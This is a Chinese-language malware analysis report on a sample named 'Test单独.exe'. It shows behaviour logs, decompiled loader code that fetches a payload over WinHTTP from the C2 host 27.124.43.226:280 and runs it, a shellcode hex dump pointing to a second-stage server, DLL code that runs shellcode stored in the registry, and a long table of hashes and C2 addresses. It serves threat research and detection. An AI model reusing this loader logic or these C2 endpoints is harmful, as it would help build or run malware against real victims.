黑猫样本分析

文件静态信息

文件名：Test单独.exe

MD5：082f9d9d45831533726d1c674013b2c1

样本带有过期的数字签名

ida打开查看是一个vs2010开发的64位的MFC程序

火绒剑运行监控发现有网络连接行为

09:14:00:911	1.exe	1532:0	1532	FILE_open	C:\Windows\System32\oleaccrc.dll	access:0x00120089 alloc_size:0 at
09:14:00:911	1.exe	1532:0	1532	FILE_open	C:\Windows\System32\uxtheme.dll	access:0x00100021 alloc_size:0 at
09:14:00:928	1.exe	1532:0	1532	FILE_open	C:\Windows\System32\dwmapi.dll	access:0x00100021 alloc_size:0 at
09:14:00:928	1.exe	1532:0	1532	FILE_open	C:\Users\QYF\Desktop\1.exe	access:0x00120089 alloc_size:0 at
09:14:00:928	1.exe	1532:0	1532	FILE_open	C:\Windows\System32\winhttp.dll	access:0x00100021 alloc_size:0 at
09:14:00:944	1.exe	1532:0	1532	FILE_open	C:\Windows\System32\OnDemandConnRouteHelper.dll	access:0x00100021 alloc_size:0 at
09:14:00:944	1.exe	1532:0	1532	FILE_open	C:\Windows\Globalization\Sorting\SortDefault.nls	access:0x00120089 alloc_size:0 at
09:14:00:944	1.exe	1532:0	1532	FILE_open	C:\Windows\System32\webio.dll	access:0x00100021 alloc_size:0 at
09:14:00:961	1.exe	1532:0	1532	FILE_open	C:\Windows\System32\mswsock.dll	access:0x00100021 alloc_size:0 at
09:14:00:961	1.exe	1532:0	1532	FILE_open	C:\Windows\System32\winnsi.dll	access:0x00100021 alloc_size:0 at
09:14:00:961	1.exe	1532:0	1532	FILE_open	C:\Windows\System32\winnlsres.dll	access:0x00120089 alloc_size:0 at
09:14:00:961	1.exe	1532:0	1532	FILE_open	C:\Program Files\WindowsApps\Microsoft.LanguageExperiencePackzh-CN_18362.49.139.0_neutral__8wekyb3d8bbwe\...	access:0x00100001 alloc_size:0 at
09:14:00:961	1.exe	1532:0	1532	FILE_open	C:\Windows\System32\sspicli.dll	access:0x00100021 alloc_size:0 at
09:14:00:976	1.exe	1532:0	1532	FILE_open	C:\Program Files\WindowsApps\Microsoft.LanguageExperiencePackzh-CN_18362.49.139.0_neutral__8wekyb3d8bbwe\...	access:0x00100001 alloc_size:0 at
09:14:00:976	1.exe	1532:0	1532	FILE_open	C:\Windows\System32\wshqos.dll	access:0x00120089 alloc_size:0 at
09:14:00:976	1.exe	1532:0	1532	FILE_open	C:\Program Files\WindowsApps\Microsoft.LanguageExperiencePackzh-CN_18362.49.139.0_neutral__8wekyb3d8bbwe\...	access:0x00100001 alloc_size:0 at
09:14:00:976	1.exe	1532:0	1532	FILE_open	C:\Windows\System32\wshqos.dll	access:0x00120089 alloc_size:0 at
09:14:00:976	1.exe	1532:0	1532	FILE_open	C:\Program Files\WindowsApps\Microsoft.LanguageExperiencePackzh-CN_18362.49.139.0_neutral__8wekyb3d8bbwe\...	access:0x00100001 alloc_size:0 at
09:14:00:976	1.exe	1532:0	1532	FILE_open	C:\Windows\System32\wshqos.dll	access:0x00120089 alloc_size:0 at
09:14:00:976	1.exe	1532:0	1532	FILE_open	C:\Program Files\WindowsApps\Microsoft.LanguageExperiencePackzh-CN_18362.49.139.0_neutral__8wekyb3d8bbwe\...	access:0x00100001 alloc_size:0 at
09:14:00:976	1.exe	1532:0	1532	FILE_open	C:\Windows\System32\wshqos.dll	access:0x00120089 alloc_size:0 at
09:14:00:976	1.exe	1532:0	1532	FILE_open	C:\Program Files\WindowsApps\Microsoft.LanguageExperiencePackzh-CN_18362.49.139.0_neutral__8wekyb3d8bbwe\...	access:0x00100001 alloc_size:0 at
09:14:00:976	1.exe	1532:5432	1532	NET_connect	27.124.43.226:280	protocol:(TCP)0
09:14:15:707	1.exe	1532:0	1532	PROC_exec	C:\Windows\System32\WerFault.exe	target_pid:1960 cmdline:'C:\Wind
09:14:15:722	WerFault.exe	1960:0	1532	EXEC_create	C:\Windows\System32\WerFault.exe	parent_pid:1532 cmdline:'C:\Wind

逆向分析

样本使用循环key异或字符串，key为末尾两个参数拼接组成字符串

```
v15 = -2LL;
v14 = 0;
sub_14000100A((__int64)v11, (__int64)&unk_140656530);
append_sub_1400011D6((__int64)v11, a4);
append_sub_1400011D6((__int64)v11, a5);
index = 0;
for ( j = 0; j < a3; ++j )
{
  v16 = index;
  v7 = get_len_sub_14000131B(v11);
  if ( v16 == v7 )
    index = 0;                              // 循环key异或
  v17 = *(char *)(a2 + j);
  v8 = (_BYTE *)sub_140001104(v11, index);
  *(_BYTE *)(a2 + j) = *v8 ^ v17;
  ++index;
}
sub_14000100A(a1, a2);
v14 |= 1u;
```

通过解密出来的字符串加载dll库和使用GetProcAddress获取函数地址

使用HeapCreate携带参数**HEAP_CREATE_ENABLE_EXECUTE**创建堆空间

```
v11[0] = 14;
v11[1] = 42;
v11[2] = 11;
v11[3] = 21;
v11[4] = 40;
v11[5] = 33;
v11[6] = 35;
v11[7] = 46;
v11[8] = 30;
v11[9] = 0;
v11[10] = 0;
memmove(v6, "FOj", 3uLL);
memmove(v7, "ekS", 3uLL);
v24 = v23;
v34 = xor_sub_140001249((int)v23, (int)v11, 10, (int)v6, (__int64)v7);
HeapCreate = (__int64 (__fastcall *)(__int64, __int64, __int64))getprocAddress_sub_14000101E(v10, v34);// HeapCreate
v13 = (BOOL (__stdcall *)(HWND, LPARAM))HeapCreate(0x40000LL, 1500LL, 4096LL);
memset(lpfn, 0, 24);
```

获取winhttp库API函数地址，使用WinHttpConnect、WinHttpSendRequest发送Get请求获取恶意负载

`http:\\27.124.43.226:280\\Test.txt`

```
v7 = (__int64 (__fastcall *)(__int64, const wchar_t *, __int64, _QWORD))getprocAddress_sub_14000101E(a3, v60);
LOWORD(v8) = 280;
v16 = v7(v15, L"27.124.43.226", v8, 0LL);
v23[0] = 'G';
v23[1] = 'E';
v23[2] = 'T';
v23[3] = 0;
v24[0] = 36;
v24[1] = 27;
v24[2] = 8;
strcpy(v25, "/");
v25[2] = 28;
v25[3] = 3;
v25[4] = 61;
v25[5] = 22;
v25[6] = 2;
v25[7] = 26;
v25[8] = 58;
v25[9] = 22;
v25[10] = 3;
v25[11] = 19;
v25[12] = 2;
v25[13] = 7;
v25[14] = 28;
v25[15] = 0;
memmove(v20, &unk_14065653C, 3uLL);
memmove(v21, "gth", 3uLL);
v46 = &v45;
v61 = sub_14000113C5(v14);
v62 = xor_sub_140001249((int)v46, (int)v24, 18, (int)v20, (__int64)v21);// WinHttpOpenRequest
v9 = (__int64 (__fastcall *)(__int64, _WORD *, __int64, _QWORD, _QWORD, _QWORD, _DWORD))getprocAddress_sub_14000101E(
                                                                                        a3,
                                                                                        v62);
v17 = v9(v16, v23, v61, 0LL, 0LL, 0LL, 0);
v26[0] = 16;
```

随后调用EnumThreadWindows执行


```
  lpfn[2] = v13;
  v29 = v28;
  v36 = sub_14000100A((__int64)v28, (__int64)"Test.txt");
  sub_1400013BB((__int64)lpfn, v10, v17, v36);
  v18[0] = 4;
  v18[1] = 21;
  v18[2] = 38;
  v18[3] = 35;
  v18[4] = 51;
  v18[5] = 25;
  v18[6] = 118;
  v18[7] = 67;
  v18[8] = 126;
  v18[9] = 38;
  v18[10] = 47;
  v18[11] = 28;
  v18[12] = 0;
  memmove(v6, "EqP", 3uLL);
  memmove(v7, "BCp", 3uLL);
  xor_sub_140001249((int)v19, (int)v18, 12, (int)v6, (__int64)v7);
  v31 = v30;
  v37 = sub_140001456(v30, v19);
  v20 = loadlibrary_sub_140001046(v37, 0LL);
  sub_1400011EF(v20, (__int64)lpfn);
  EnumThreadWindows(0, lpfn[0], 0LL);
  exit(0);
}
```

从VT上找的下载的文件MD5为35be6e15c6f37f4f7b472d7b63fe0d4d，是一段shellcode


```
3A0h: 75 EE 49 8B CF 41 FF D7 48 8B 9C 24 80 02 00 00 uîI‹ÏAÿ×H‹œ$€...
3B0h: 33 C0 48 81 C4 40 02 00 00 41 5F 41 5E 41 5D 41 3ÀH.Ä@...A_A^A]A
3C0h: 5C 5F 5E 5D C3 CC CC CC CC CC CC CC CC CC CC CC \_^]ÃÌÌÌÌÌÌÌÌÌÌÌ
3D0h: 48 89 5C 24 08 48 89 6C 24 10 48 89 74 24 18 48 H‰\$.H‰l$.H‰t$.H
3E0h: 89 7C 24 20 48 63 41 3C 45 33 C9 48 8B DA 4C 8B ‰|$ HcA<E3ÉH‹ÚL‹
3F0h: D9 44 8B 84 08 88 00 00 00 4C 03 C1 41 8B 78 1C ÙD‹„.ˆ...L.ÁA‹x.
400h: 45 8B 50 20 48 03 F9 41 8B 70 24 4C 03 D1 45 8B E‹P H.ùA‹p$L.ÑE‹
410h: 40 18 48 03 F1 45 85 C0 74 4D 48 BD 54 59 67 23 @.H.ñE…ÀtMH½TYg#
420h: 85 00 00 00 0F 1F 40 00 0F 1F 84 00 00 00 00 00 ….....@...„.....
430h: 41 8B 12 48 8B C5 49 03 D3 0F B6 0A 84 C9 74 16 A‹.H‹ÅI.Ó.¶.„Ét.
440h: 48 6B C0 21 48 0F BE C9 48 8D 52 01 48 03 C1 0F HkÀ!H.¾ÉH.R.H.Á.
450h: B6 0A 84 C9 75 EA 48 3B C3 74 23 41 FF C1 49 83 ¶.„ÉuêH;Ãt#AÿÁIƒ
460h: C2 04 45 3B C8 72 C9 33 C0 48 8B 5C 24 08 48 8B Â.E;ÈrÉ3ÀH‹\$.H‹
470h: 6C 24 10 48 8B 74 24 18 48 8B 7C 24 20 C3 42 0F l$.H‹t$.H‹|$ ÃB.
480h: B7 0C 4E 8B 04 8F 49 03 C3 EB DE CC CC CC CC CC ·.N‹..I.ÃëÞÌÌÌÌÌ
490h: 58 50 C3 64 51 77 4B 62 56 4A 58 6A 33 00 28 23 XPÃdQwKbVJXj3.(#
4A0h: 00 00 32 37 2E 31 32 34 2E 34 33 2E 32 33 32 00 ..27.124.43.232.
4B0h:
```

shellcode还是从网络下载下一阶段


```
27.124.43.232:10275
```




发送dQwKbVJXj3给C2服务器



因为没有后续根据VT关联，后面分析arphaDump64.dll



显然这是一个白加黑，黑dll 如下




dll导出3个函数是从注册表读取数据，然后修改执行权限执行

```
42      if ( v15 >= 0x10 )
43        v1 = (void **)Block[0];
44      memset(v1, 0, 0x5AAuLL);
45      v2 = hModule;
46      v14 = 1450LL;
47      v3 = Block;
48      if ( v15 >= 0x10 )
49        v3 = (void **)Block[0];
50      *((_BYTE *)v3 + 1450) = 0;
51      v10 = 1450;
52      strcpy(ProcName, "RegGetValueW");
53      RegGetValueW = GetProcAddress(v2, ProcName);
54      v5 = Block;
55      if ( v15 >= 0x10 )
56        v5 = (void **)Block[0];
57      if ( !((unsigned int (__fastcall *)(__int64, _QWORD, const wchar_t *, __int64, _QWORD, void **, unsigned int *))RegGetValueW)(
58              v11,
59              0LL,
60              L"lpData",
61              8LL,
62              0LL,
63              v5,
64              &v10) )
65      {
66        strcpy(v16, "RegCloseKey");
67        v6 = GetProcAddress(hModule, v16);
68        ((void (__fastcall *)(__int64))v6)(v11);
69        strcpy(v19, "VirtualProtect");
70        v7 = GetProcAddress(qword_18000FFC8, v19);
71        v8 = Block;
72        if ( v15 >= 0x10 )
73          v8 = (void **)Block[0];
74        ((void (__fastcall *)(void **, _QWORD, __int64, unsigned int *))v7)(v8, v10, 64LL, &v10);
75        v9 = Block;
76        if ( v15 >= 0x10 )
77          v9 = (void **)Block[0];
78        ((void (*)(void))v9)();
79      }
80      if ( v15 >= 0x10 )
81        j_free(Block[0]);
82    }
83  }
84 }
85 }
0000062E SetWindowLocalDump:64 (18000122E)
```

关联分析

VT



jerryrat2024.oss-cn-beijing.aliyuncs.com

https://www.virustotal.com/gui/file/7fcd3560ef424424dbd26b8e1ba90ca0f6198aa1d0bda44f92cb880f4666a1f1/relations

文件名	MD5	DOMAIN\IP
2000008dan.exe	fd20e67abbe663482131041e5e913cda	103.87.243.36:280
32423423423.exe	081796fab7cfc3b86c6c2d33d3763c5b	154.198.53.117:280 ,154.198.53.117:9000
11mfc.exe	40fc76602fc256ed00347937c8524438	137.220.146.131:280
IIII.exe	27f448c2bec3ae0a1f5e13bf9c4d0113	154.198.53.117:9000
杰瑞Mfc.exe	5ff24eb07890d24f1377bea0c632391a	45.194.37.7:280
fdssdsgssdsdv大.exe	90a68b1e049c3ee0bb45d98582aaac0d	202.162.98.134:9000 ,jierufwqi.com
0001.exe	e79ed05d5e13778e17f30ce29c3cf093	154.82.85.193:9000
missed1.zip	57ccb8331605409370b7c3ccd859c850	202.162.98.134,jierufwqi.com
	88f3e47ee11be54cb5682119c3ebb61f	154.82.93.96:1688
fdssdsgssdsdv大.exe	4f49afdd17bcd0019327f4f6ba894120	154.198.53.117:280
MFCApplication1.exe	4e5fc012718e562ed588de4ebac425e7	216.224.127.63:280,**wt3z8.cn??**
tsetup-x64&7.exe	2d5fee4a2f8c41d241c95cf270b7924d	240728ssfdsfdsfdsdffwmm.oss-cn-beijing.aliyuncs.com,154.212.149.181:1688
杰瑞Mfc.exe	30d73384015546e788046f3d30b50b20	54.198.53.117:280
2000008dan.exe	861376ebd3ba9a4b03a33be05f33437f	154.82.85.193:9000
	db6066c487a634e8ebebe9ed11bff715	61.160.215.127:280,149.88.82.13:9000
ookk.exe	62ca9e61511282976511a81b41fb56ec	154.82.93.96:280
MFCApplication1.exe	305abf757f3a7c3e2ce4f45de9787e7a	154.82.85.193:9000
杰瑞Mfc.exe	76e861d52245764b092a67e16478f2c8	216.224.127.30:9000
QuickFox.exe	2f2747b08b1e6892cb8ee6782ce7494a	154.82.85.193:9000
MFCApplication3.exe	af22ce0a8e0a9d79b7b8884c5ba89b1c	154.82.85.193:9000
Mfc.exe	b3302fac058a9df6650e97fb5e99c7c2	192.253.234.96:280,www.dkpc.net
MFCApplication3.exe	a672d26b6df7246ba412a99635035b1f	154.82.85.193:9000,154.82.85.236:280
2000008dan.exe	3ebb7dab80bdd8e4715c103aaeed2d70	149.88.82.13:9000,61.160.215.127:280
007.exe	2913acea140df8ce5abdf182591c3338	154.82.93.96:1688
	4eada511e9cde4432206a093efda8c0b	154.198.53.118:9000, 154.198.53.117:280
231232.exe	8dd6e91a3d7c9404359c7eefeb0933c3	206.238.220.102:9000
最新话术4&qq.exe	da35d4988ee3c053b299f2ba7461e477	206.238.179.202:9000
Chrom3.27.exe	5bc35b74e6a128071c639438a9251ee7	216.224.127.6:9000,216.224.127.63:280
IIII.exe	4e85b1e860e38909ac157b53d4bafc64	154.198.53.117:9000
	316c440b4db217fd0111384249aba6f9	yesno33727323123yyy.oss-cn-beijing.aliyuncs.com,156.251.17.31:8000,
11mfc.exe	1f6dc2c81f8171d5d6e4ae62c706600e	192.253.234.96:280,54.26.210.78:9000,www.dkpc.net
007.exe	d02a4a46c43e2f35c034ec98cf407a41	154.198.53.118:9000,154.198.53.117:280
devenv.exe	0fffc59759bae584e17b078e8e8b1e03	154.198.53.118:9000,154.198.53.117:280
杰瑞Mfc.exe	30aad0ecea1901897e35db397499644f	154.198.53.117:280,154.198.53.117:9000
tsetup-x64.zip	eef4d65b156b070826b6f3deb9345e68	45.194.37.7:9000
IIII.exe	0c9382f5098ebd59162ff1f59c78cea0	216.224.127.61:9000,192.253.234.96:280,www.dkpc.net
11mfc.exe	10c94f5969bba2c0f21e2945d1c66c13	156.248.57.52:280
MFCApplication2.exe	0fb4f74aecefb4e4cbd14c878c854e2a	149.88.82.83:280
fdssdsgssdsdv大.exe	9bda1004c11dc522e588481565304512	216.224.127.61:9000,192.253.234.96:280,www.dkpc.net
ookk.exe	9236395a948f803023310aac5aef58ab	137.220.146.131
sss.exe	75f0d2ccdf3424298cd4e82446be2df8	sc-2cuv.cn-beijing.oss-adns.aliyuncs.com.gds.alibabadns.com,sc-2cuv.cn-beijing.oss-adns.aliyuncs.com,154.198.53.118:9000,154.198.53.117:280
MFCApplication1.exe	b6f8767190fe435a91a8c6ad8decb62e	ggtgmm.com,139.186.143.39:9000

文件名	MD5	DOMAIN\IP
MFCApplication3.exe	34135cd0c487ce5fad29a74582efe624	27.124.43.232:9000
IIII.exe	9463670928ff5d1db2bd323205c5745c	192.253.234.96:280,216.224.127.61:9000
	5fe0c86d421bf4908c104f4c773aa76f	154.19.163.250:9000
	595b1ee37eb2c3af49ab4b1d0c8621dd	yesno33727323123yyy.oss-cn-beijing.aliyuncs.com
	9badb641e4dbbe5f8a6210d196cbb925	103.127.83.23:9630,103.127.83.47:280
	93d2b792e78d84ea1fe7bbc78f29b5e4	45.194.37.7:9000
	553f06cf08e33d5f59e69a45458d72e0	154.82.85.193:9000,154.82.85.236:280
Test单独.exe	646b536d4a0df408d5c3253491c7ef53	154.82.85.193:9000
007.exe	08d319550c52a68f22d624cc6c97d361	206.238.199.29:280
2000008dan.exe	6207644f9a4ce5c3b89e2de8c2bae992	154.26.210.78:9000 ,www.dkpc.net
MFCApplication1.exe	d929cea78b96fbffa687c86190c91396	27.124.43.232:9000
Flash.exe	68ada1b2ae1c1546ad9db8a5b085c326	206.233.129.201:9000
1111.exe	744e7712f94d21767154e25d08ddca07	45.194.37.7:280
素材&vv.exe	8b83c213a71c9bdbee02c937ebb7e716	43.155.24.235:9000,qvocbg.net,yesno33727323123yyy.oss-cn-beijing.aliyuncs.com
	3b71cec61a24977a6069b221ac96329a	149.88.82.83:280
11mfc.exe	301575b2aa1da4bf72a38ee9eae98b5f	61.160.215.127:280, 149.88.82.13:9000
0001.exe	b7d23c6cf039450dfe5564b951a67ca7	149.88.82.13:9000 ,61.160.215.127:280
11mfc.exe	7a16fe4975920a79b907b23f811f6fb9	149.88.82.13:9000 ,61.160.215.127:280